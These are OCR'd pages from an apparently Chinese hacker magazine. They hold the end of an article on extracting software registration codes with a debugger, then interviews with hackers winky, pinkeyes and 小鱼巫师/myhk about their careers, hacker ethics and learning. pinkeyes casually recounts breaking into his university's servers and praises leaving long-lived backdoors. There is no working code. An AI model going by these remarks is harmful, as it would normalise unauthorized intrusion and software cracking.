
字节长度：2

第一字符：8B

注册码：**内存方式→EAX 宽字符串**

这样我们打劫了一回注册码，希望本文能带给你一份新的思路。

（本文涉及到的软件ASPackDie、ollydbg、keymake，peid，光盘有收录）


黑客人物面对面

年轻的黑客前辈

winky采访记

在黑客这个神秘的圈子里，年龄是不重要的，重要的是技术水平及资历，本期中要采访黑客 winky 虽然只有23岁，但是却已算是成名多年，连徒弟都有好几个了。

sagi：winky，可能现在许多的网络安全爱好者都没有听说过你的名字，先来简单的介绍一下自己吧！

winky：好的，我是WinKy，今年23岁，河南驻马店人，1999年接触的中国互联网，处于对黑客的好奇和技术的热爱，半年后就加入了中国黑客联盟，至今仍为中国黑客联盟的发展而努力。

sagi：1999年接触的网络安全，也够早的了。那么你现在是从事什么工作的呢？

winky：我一直都是在与网络安全和网络编程有关的公司里做事。

sagi：最初你是因为什么原因而喜欢上网络安全技术？

winky：和大部分人一样，最初是在刚学会上网的时候看到别人都有自己的个人主页，挺羡慕的，于是自己也就学着做，之后因为网站及脚本的安全性，让我对黑客技术有了一点儿了解，由此对黑客技术产生了莫大的兴趣，接着就加入到了中国黑客联盟，从那个时候开始真正学习黑客技术。

sagi：我想，早期的黑客大战你或许也参与过吧！

winky：1999年的黑客大战我只是有所耳闻，没有亲自参与，2000年开始起有很多大战都有一些参与的。

sagi：你认为那时的技术水平与现在的技术水平有什么区别及特点呢？

winky：那个时候的技术水平和现在的技术相比，没有严格的区别，最初的时候，黑客这个字眼很神秘，知道的人不像现在这么多，很多高手都是很低调地研究着深层的技术，并且因此而开发出很多著名的软件，比如说 哥的系列软件，黄 的木马冰河。而现在，出自原创的软件确实很少，真正去学习技术的人不是很多，尤其是现在因为脚本注入的盛行，许多脚本小子出现，他们几乎都没有学过汇编、单片机、破解技术，严格说来，现在的技术含金量比较少。

sagi：那么，最近一两年，网络攻击的特点又是什么呢？

winky：要说起来，不能说最近一两年，要从中美黑客大战以后算起，中国就已经开始意识到网络安全的重要性，这一点从近年来网络安全公司的发展就能很容易看出来。由于近年来计算机系统漏洞的发现速度加快，大规模蠕虫攻击不断爆发，计算机网络安全状况不容乐观。目前的计算机网络攻击具有攻击源相对集中，攻击手段更加灵活，攻击对象的范围扩大，虽然安全技术比过去有所进步，人们的安全意识也有所提高了，但是网络中的攻击防御力量仍存在此消彼长的一个动态过程，攻击手段更加灵活，新的应用范围也成为攻击目标，比如说：WAP平台蠕虫病毒等等。

sagi：是的呀，虽然Windows系统的安全性比起以前有了很大的提高，但是同样的，新的漏洞却从未减少过，而利用系统漏洞的蠕虫病毒攻击也是不段的出现，再加上脚本漏洞的盛行以及新的钓鱼式攻击的流行等等，网络安全的现状，不但未见好转，反而是比起前几年更加的严峻。对于防范这些攻击，你有什么好的建议吗？

winky：根据网络安全防范体系层次的不同，攻击也有所不同，我们要及早发现系统存在的攻击漏洞、及时安装系统补丁程序，以及不断提升网络安全策略，能够有效抵御一部分攻击，并且，多多关注病毒警报，就像关注天气预报一样去了解在网络上的安全动态。如果从事保密工作，更应该注意对蠕虫病毒的防范。

sagi：目前国内的网络安全初学者，大多是高中生等，他们都没有系统的学习过计算机及程序语言，因此，他们在学习中，会感觉到有些吃力，你是如何看待这个问题的。

winky：网络安全初学者在国内是一个很大的群体，大多都是因为好奇、崇拜才加入到安全技术学习的行列中来的，基础并不是很好，尤其是在进行系统级别的安全操作的时候，都会因为基础不好而困惑，所以，学校仍然是学习的好地方，我希望大家都不要放弃学业，既然选择了自己喜欢的东西，那么就要把它学好，大学一定要上，起码要把你需要的东西学到手，否则无法进行深层次的学习。

sagi：要想提高国内的整体网络安全技术水平，最重要的一点就是要普及网络安全意识，使公众对于网络安全及黑客有一个正确的认识，但是目前的媒体上报道的大多是某某黑客因为入侵而被抓之类的新闻，极大的误导了公众对于黑客的理解。也因此，使得普及显得任重道远。可以说，只有很少数家长是同意自己的孩子来学习网络安全技术（黑客技术）的，因为，这些技术，对他们来说甚至就意味着犯罪，你认为如何才能解决这个问题呢？

winky：这个要从黑客文化来分析了，老鹰在鹰派联盟章程中

倡导的是一种健康的黑客文化，努力让黑客们以建设者的身份回到现实，而不仅仅是破坏。在我看来，除了具备一些网络上已经告知的基本功以外，还需要具备良好的道德、素质和忧患意识，以良好的形象让公众了解黑客、理解黑客。因此，我们中国黑客联盟华北站目前正在着手在黑客文化方面做出形象，让大家真正的看清楚黑客的文化状态，黑客不光是需要技术的，还要有文化的支撑，才能形成一个完整的结构。

良好的道德对于一个黑客来说，尤其是追求技术的黑客来说是尤其重要的。你有技术，别人来求你帮忙黑站、盗取QQ等等，你能满口答应么？如果没有素质，即使你有再好的技术，也是危险的。比如说你有技术，以此为豪，不负责任地攻击别人，造成个人及企业单位的隐私和安全遭受到破坏，你能心安么？再说一下忧患意识。黑客本身就不是以攻击为主，发现漏洞，利用漏洞达到某种等级的目的，并发布漏洞及解决办法，这才是有道德，有素质，这才体现到共享的精神。忧患意识就是讲你不能抱着一个自己发现的漏洞不公开，甚至以此为武器威胁别人，使别人受到损失。这些都不是我们想要的，也不是我们想看到的，所以，在现在，我们要提出道德、素质和忧患意识，并要把这个观念深入人心，让公众了解、理解并承认黑客的存在，才能让黑客这个群体生存下去，从而让安全也一直不断发展、成长下去。

sagi：对于目前许多黑客站点，比如黑客基地、华夏黑客联盟等实行的会员收费；你是如何认为的，或者说，是提倡那种原始的黑客共享精神，还是认同这种收费呢？

winky：黑客团体实行会员收费，本身是不违反共享精神的，不是说是黑客就一定要无条件的把所有的工具、软件都拿给大家用才叫共享，一个黑客团体，他们的服务器也需要托管，资金投入不可能是一两个人出资，实行会员制的话，首要的就是能解决一些日常支出，做会员也是有一定的好处的，比如说隔一段时间进行聚会讨论等等，这些其实都是在黑客组织迈向商业化的一个前兆。

sagi：听说，你有许多徒弟，能简单的介绍一下吗？

winky：呵呵，我徒弟并不是很多，比起冰血封情的秋血派系，实在是小巫见大巫了。我只有三个徒弟，大徒弟BlackOne是以文字见长，对黑客文化有独到的见解，也许是受我的影响吧，呵呵；二徒弟寒夜孤风非计算机专业，是法律专业，但是在网络安全攻击方面也有自己的一套；三徒弟目前还在学习中，不算出师，呵呵！

sagi：呵呵，羡慕ing，年纪轻轻，徒弟都有好多了。能谈谈当初收徒的经过吗？

winky：呵呵，当初收徒弟，是在剑鹰的QQ群里面，因为聊的多了，两个人就要拜师，在大家的起哄下，就收了2个徒弟，呵呵！我也实在是不会带徒弟，所以对他们的要求不是很多，完全是自由发展，自己喜欢什么就学什么，我没有什么强项，但是我的朋友有强项，我可以找他们来帮助我的徒弟学习。

sagi：呵呵，收了徒弟，自己不教，却要他们跟别人学，你这个老师倒也够绝的了，不怕徒弟们说你呀。

winky：呵呵，知无不言，言无不尽！但是一旦碰到自己都不明白的东西，为了追求精粹、准确，这样是有必要的。因为网络安全技术本身就不能马虎，我想他们能理解的，呵呵！而且，在他们学习的同时，我也在学习，我也要进步。

sagi：在网络上，许多新手都想有一个好老师，但是有许多高手都是很少收徒弟的，在他们认为，自学，是最重要的了。那么，拜师及自学，你又是怎么认为的呢？或者说，是提倡这种拜师呢，还是提倡自学？

winky：我想对于学习技术来说，拜师不一定就有很快的进步，也许老师并非是一个好老师，比如说我，什么都知道一点，但是什么都不精通，会误人子弟的，呵呵！同样的，自学，能够加深印象，在学校里的自习课就是让学生自己去学习，自我领悟、理解，这样学起来能够有很快的速度。所以说，拜师不一定就能让自己很快提高，自学也不一定就比有老师的朋友学得慢，完全是自身的学习能力，在这里我想安慰大家几句：没有老师，你依旧可以成材，相信自己！

sagi：你的这段话，对于许多急于拜师却又拜师无门的网络新手来说，无异于雪中送炭，会重新燃起他们学习的信心，对于他们的学习也是一种很大的鼓舞！

winky：呵呵，我也是从新手过来的，深深理解他们，并且支持他们的学习。

sagi：最后，能否透露一下你的联系方法呢，可能有许多网络安全爱好者会向你请教问题的，当然想拜师的可能会更多。


winky：好的，我常用的QQ已经满员了，大家可以通过MSN和我联系BanJeam@MSN.Com，不过拜师的话还是尽量不要了吧，我也要工作的，不可能每天及时帮大家解决问题，还是那句话：相信自己，学习靠自身，多动脑筋多搜索，都会找到自己想要的答案的。

sagi：呵呵，好的，感谢winky接受我们的采访。也感谢winky对新手们的建议！

winky：呵呵，谢谢黑客X档案的关注，同时大家也要记得，我们中国黑客联盟在近期将会有一些调整，希望大家多多关注！

黑客人物面对面

职业"黑"客 —pinkeyes



pinkeyes，今年24岁，现在广州从事网络安全检测工作，大家可以把他的工作简单的想象成授权或合法的"黑"网站，当然"黑"的目的是为了找出对方存在的安全漏洞。LCX曾与pinkeyes在北京一起共事过。

我同pinkeyes认识是在04年的五一，那次我们一起吃了顿饭，还有LCX、沙沙姐姐等人。后来，经过路边的商场时，看到在搞家电促销活动，于是，我和沙沙姐姐自告奋勇的上去参加，最终，过五关斩六将，我赢得了活动的奖品－TCL固定电话一台！呵呵。

早期，pinkeyes曾经给X写过一些稿件，老读者应该都还记得，不过，现在的新读者们可能已经没有印象了。本期，就让我们来认识一下pinkeyes。

sagi： pinkeyes，你是江苏无锡人吧，是什么时候离开无锡的呢？

pinkeyes： 在大四上半学期，我用了一个星期的时间把毕业设计做完了，然后就向导师请求放我出狱，就这样，我就离开无锡，到了北京。然后没过多久，就是我们那次聚会了。

sagi： pinkeyes，你最早是什么时候接触网络安全的？

pinkeyes： 应该是在大二。大一时学校里还没有网络，所以先搞的软件破解，后来大二下半学期宿舍有网络了，就开始接触这方面的东西了，那时也不好好读书了，都是自己买书看，一到上课就拿本自己想看的书去看。

sagi： 那时你的同学及老师知道你学习网络安全（黑客）技术吗？

pinkeyes： 我宿舍的哥们都知道，但老师不知道，直到我毕业答辩时选的网络安全这门，我才明白学校所命题的网络安全这门课并不是真正意义上的网络安全。

sagi： 那当时学校所命题的网络安全是什么呢？

pinkeyes： 好像是什么指纹识别，虹膜识别的，所以我就找导师商量，能不能自命题，后来导师就同意我自己命题写了，我写的是"网络安全－－矛与盾的较量"。答辩时比较搞笑，我在上面说完了，主管老师第一句话是说，你说得我们是云里雾里。因为我当时是以自己学校的一些服务器存在的安全问题为例的，那些管网络的老师还是比较　　的，但是他们后来还是让我的论文进行优秀论文的第二次答辩。

sagi： 可他们根本不太懂，怎么提问呢，对你的回答就更不懂了呀？如何评价好坏呢？

pinkeyes： 第二天早上我去了，但因为学校老师没到全，所以又把我推到下午答辩，气得我下午就没去，和同学打了一下午的牌。可能是因为他们觉得我能进服务器，有事实做证，论文应该是不错吧！

sagi： 厉害，最后居然敢放老师的鸽子。

pinkeyes： 所以那次优秀论文最后也就没我的份了！

sagi： 你是从什么时候开始研究的脚本的？

pinkeyes： 是从大三时开始研究的脚本，那时挺流行搞这个的。

sagi： 你大三时，那是03年，当时，脚本在国内刚开始流行，你也算是接触脚本比较早的一批了。你是如何看待脚本安全的呢？

pinkeyes： 就以现在的眼光来看脚本安全，它的特点就是攻击方式比较灵活，在防火墙大行其道的今天，比系统漏洞的攻击有很大的优势，现在大多都是使用的Windows系统，微软又推出了24小时补丁更新机制，所以现在对系统漏洞的攻击越来越困难，因为据我了解，以前被入侵的很多大公司、大

网站都是打的时间差。

sagi：就是漏洞公布后，在对方打上补丁程序前被攻破的？

pinkeyes：嗯，一般都是赶写exp（溢出程序），另外扯一句，一个好后门也很重要，有的两年前用时间差入侵的网站，后门留得好，现在还有权限呢。国内也有牛人，搞系统底层的，自己发现系统漏洞，但也不会随随便便公布出来。

sagi：是的，这是现实情况。

pinkeyes：一个好的团队也很重要啊。

sagi：对了，忘了问你，当时，你们学校的服务器都存在什么漏洞？你是怎么入侵的？

pinkeyes：因为学校有好多服务器，各个系基本上都有不同的服务器，上面也运行着不同的服务，有asp、php、cgi、jsp什么的脚本，通过这些脚本漏洞撕开一个进口，进入内网就比较好搞了，因为现在的网络一般都是外紧内松型的。

sagi：呵呵，也难怪，当时，脚本在国内刚有，你的老师们不懂也情有可原。

pinkeyes：嗯，他们主要比较注重对程序功能的实现，可能还有些对美观、方便操作的一些要求，但对安全编程就相对不太重视了。

sagi：对于目前的网络安全的现状及发展，你是怎么看待的呢？

pinkeyes：对于国内的网络安全，应该说比前两年有了比较大的提高，但还不是很乐观，包括一些国内的门户网站，要做到和现在的美国一样对网络安全重视，不管是从技术上，还是从财力、物力的投资上，我想还是需要有一段时间的，特别是国内的一些政府部门，要对这一块儿多多重视，因为他们的服务器更是尤为重要的，也是时刻都被许多人盯着的，稍有疏忽，就会遭到各种各样的攻击，而一旦被攻破，损失及影响也是非常大的。

sagi：那么教育呢？可以说目前对于网络安全的教育，特别是在大学里的投入严重不足，即使经过了近几年的发展，也只是仅有极个别的大学开设了信息对抗等类似的专业，这也在很大的方面上，限制了网络安全在国内的健康发展。

pinkeyes：对，你说得很对，因为现在虽然有一些学校开设了网络安全这门课，但大多注重的是理论上的学习，应该在实战上也多下点功夫。不可否认理论很重要，但如果没有实战的话很麻烦，经验是很重要的，诸如入侵环境什么的，不是凭空想像所能想出来的，在实战中会遇到很多的问题，了解你的敌人是怎么攻击你的，才能更好的防御他，用中国的一句俗话就是“知己知彼，百战不殆！”

sagi：也正因为如此，对于目前的网络安全爱好者来说，自学尤为重要，你对于他们的学习，有什么好的建议吗？

pinkeyes：兴趣是很重要的，因为这是学习的动力，不要把学习中遇到的问题看成是一种痛苦，当解决它时会给你带来一种比你一下子成功得到的快乐更大。

sagi：对于脚本方面的知识，你认为初学者们应该怎么样才能更好的掌握？

pinkeyes：先总结前人已经给出的经验、方法，最好找个平台自己多多测试，然后再将之深化，毕竟站在巨人的肩膀上学习，比自己从头来要事半功倍，但自己要灵活变通，不要一成不变，那样永远也提高不了。

sagi：你对于现在国内众多的黑客组织是怎么看的？

pinkeyes：我觉得有些黑客组织、网站什么的，确实是大家学习的好地方，学习气氛也不错，但是我觉得黑客组织没必要搞那么大规模，一个各有所长的team 就行了，就比较有杀伤力。

sagi：你对于现在许多网站都在搞商业化，收费，是怎么看待的？

pinkeyes：商业化我觉得是一个趋势，因为毕竟搞安全的人也要吃饭，也要生活！

sagi：好的，最后能把你的联系方法告诉各位读者们吗？

pinkeyes：大家要是想找我的话，可以到冰点极限论坛上去找我，http://www.icehack.com。最后我要感谢在生活上、在技术上帮助过我的好朋友（排名不分先后）：沙尘暴、LCX、tomy、chen、悟休、小　、brief、lion、never。

sagi：最后，如果你十一能回北京的话，别忘了跟我联系，我请你吃饭！

pinkeyes：呵呵，这是好事，我不会错过的。

sagi：还忘记了说最后一句，你结账！

pinkeyes：晕了！………

黑客谈"黑"

——小鱼巫师、myhk 访谈



sagi：小鱼巫师，你好，在网上我曾经看见过关于你的一些简介，呵呵。还是先给读者简单的介绍一下自己吧！

myhk：还是我来介绍一下他吧，从接触网络安全的时间来算，小鱼巫师应该算是中国的第一代黑客了，也是SQL injection技术的发现者，精通c/c++开发，精通asp开发，精通程序安全漏洞及利用，研发的安全产品有防火墙，filter cache server等。

小鱼巫师：过奖了，我简单介绍一下公司里其他的主要人员吧，其实也都是大家所熟悉的一些网络安全高手！

sunx，国内著名的网络安全专家，湖南省公安厅网络安全顾问，研发的安全产品有防火墙、IDS、Scanner、网闸等，知道sunx以及使用过sunx写的溢出程序的朋友一定有许多吧！

chinix，中国的第一代黑客，有着丰富的安全从业经验，是国内著名的安全专家，精通Linux和Windows安全。

myhk，黑客英雄网站的站长，网监处技术顾问。

clygs，国内关于Rootkit技术的先行者。

angliu，Linux内核级高手、木马程序开发高手。

